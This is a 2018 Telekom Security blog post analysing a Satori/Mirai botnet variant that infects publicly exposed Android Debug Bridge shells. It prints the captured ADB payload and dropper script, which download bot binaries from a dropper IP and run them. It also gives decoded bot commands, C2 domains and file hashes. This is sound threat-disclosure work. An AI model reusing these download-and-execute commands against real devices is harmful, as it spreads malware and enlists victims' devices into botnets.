
Telekom **Security**

Variant of Satori/Mirai detected attacking public available ADB shells

10 Jul 2018

On the 10th of July at 23:30 UTC we noticed an increased traffic on our blackhole monitoring on TCP port 5555. Upon further analyzation, we saw a big chunk of this traffic coming from China, USA and the Dominican Republic. In total we gathered **246.434 packets** from **68.361 unique IPs**. Based on the packet details we gathered, we can assume that the packets were generated by a lot of different devices. In addition, the traffic behavior on port 555 matches the typicall scan behavior of botnets.



Inspecting the payload and stumbling on old friends

The payload registered and captured by out T-Pot honeypots (35.204) looks like this:

```
CNXN 2 host::OPEN ]+shell:>/sdcard/Download/f && cd /sdcard/Download/;
>/dev/f && cd /dev/; busybox wget http://95.215.62.169/adbs -O -> adbs; sh adbs; rm adbs
```

The first chars of this payload are Android Debug Bridge (ADB) commands, used for initiating a connection to a debug channel. This connection is then used to execute a shell command.

Let's examine the command:

```
>/sdcard/Download/f && cd /sdcard/Download/;
```

Short shell builtin for clearing (or touching) the file `>/sdcard/Download/f` and changing to this folder.

```
>/dev/f && cd /dev/;
```

Same as above, just with a different file (and folder).

```
busybox wget http://95.215.62.169/adbs -O -> adbs; sh adbs; rm adbs
```

Download `adbs` from dropper server, execute it and remove it. The `rm` is used to cover up tracks and only keep the bot/malware in memory.

Searching for this IP reveals it was already detected some time ago in correlation to the Satori botnet.

Analyzing the dropped file

The downloaded `adbs` shellscript looks like this:


```
#!/bin/sh

n="arm.bot.le mips.bot.be mipsel.bot.le arm7.bot.le x86_64.bot.le i586.bot.le i686.bot.le"
http_server="95.215.62.169"

for a in $n
do
    cp /system/bin/sh $a
    >$a
    busybox wget http://$http_server/adb/$a -O -> $a
    chmod 777 $a
    ./$a
done

for a in $n
do
    rm $a
done
```

This is a simple script to download the malware compiled for different architectures and execute them (all one by one). Dirty approach – but works.

Another variant of Satori?

Having a deeper look at the downloaded binaries, this looks like another modified version of Mirai or Satori, adjusted to exploit public available ADB devices. Heading over to VirusTotal, only five engines detect this

binary (ELF;Mira-RQ) until now. First date of detection: 2018-07-09 09:20.



virustotal

SHA256: c6c3f19b6cc5b949f21b706232e6950cd83a839253d7088212502feb42b60d9b

File name: 0

Detection ratio: 5 / 59

Analysis date: 2018-07-10 07:00:12 UTC (3 hours, 11 minutes ago)

0 0

Analysis | File detail | Additional information | Comments 0 | Votes


Antivirus	Result	Update
Avast	ELF:Mirai-RQ [Trj]	20180710
Avast-Mobile	ELF:Mirai-RQ [Trj]	20180710
AVG	ELF:Mirai-RQ [Trj]	20180710
Qihoo-360	Win32/Trojan.489	20180710
TrendMicro-HouseCall	Suspicious_GEN.F47V0709	20180710

We can find the same `table_unlock` function mentioned in the previous linked blog article, indicating a variant or at least code shared between the two. Compare this screenshot from the blog post:

```
1  int __fastcall table_unlock(int result)
2  {
3    int v1; // r12@1
4
5    v1 = dword_152CC;
6    result = (unsigned __int8)result;
7    while ( v1 )
8    {
9      if ( *(_BYTE *)v1 == result )
10     {
11       if ( *(_BYTE *)(v1 + 10) )
12       {
13         for ( result = 0; result < (*(_BYTE *)(v1 + 8) | (*(_BYTE *)(v1 + 9) << 8)); ++result )
14         {
15           *(_BYTE *)(result + *(_DWORD *)(v1 + 4)) ^= 0xEFu;
16           *(_BYTE *)(result + *(_DWORD *)(v1 + 4)) ^= 0xBAu;
17           *(_BYTE *)(result + *(_DWORD *)(v1 + 4)) ^= 0xBFu;
18           *(_BYTE *)(result + *(_DWORD *)(v1 + 4)) ^= 0xDBu;
19         }
20         *(_BYTE *)(v1 + 10) = 0;
21       }
22       return result;
23     }
24     v1 = *(_DWORD *)(v1 + 12);
25   }
26   return result;
27 }
```

MD5: F8D1D92E9B74445F2A0D7F1FEB78D639

With what we can find in the new binary:



As usualy seen in a Mirai bot, strings are “encrypted” with a simple XOR. Decrypting with `0x31` leads to the following results:

```
LOLNOGTFO – kills bot [1]
KILLATTK - kills any ongoing attacks [1]
GETSPOOFS - ???
GAYFGT – sth. reporting related? [1]
```

And the following domains:

```
i.rippr.cc -> 95.215.62.169 (TXT record)
p.rippr.cc -> 180.101.204.161 (TXT record)
```

[1] Similar commands found here on a blog.

Files

```
1. http://95.215.62.169/i686.bot.le - 1eddee13762d7996c02b4c57fa3f8ffc
2. http://95.215.62.169/arm.bot.le - d01f194c374eebb9235291e34bc0d185
3. http://95.215.62.169/arm7.bot.le - d10c1591aee800a5f37f654f1ecd20a8
4. http://95.215.62.169/x86_64.bot.le - 4e4fc7e7599e5bd07e097a2f313486fe
5. http://95.215.62.169/mips.bot.be - a18b0d1401305588107e58054e6aa2ab
6. http://95.215.62.169/mipsel.bot.le - 9689cc9fe613b735fa1d386dffcdd6d8
7. http://95.215.62.169/i586.bot.le - 61f0bad58d28e73d1ef29b9574d28e41
```

References

- http://blog.netlab.360.com/botnets-never-die-satori-refuses-to-fade-away-en/
- http://dosattack.net/2015/09/13/Is-your-router-part-of-a-botnet.html

Based on Monochrome Jekyll theme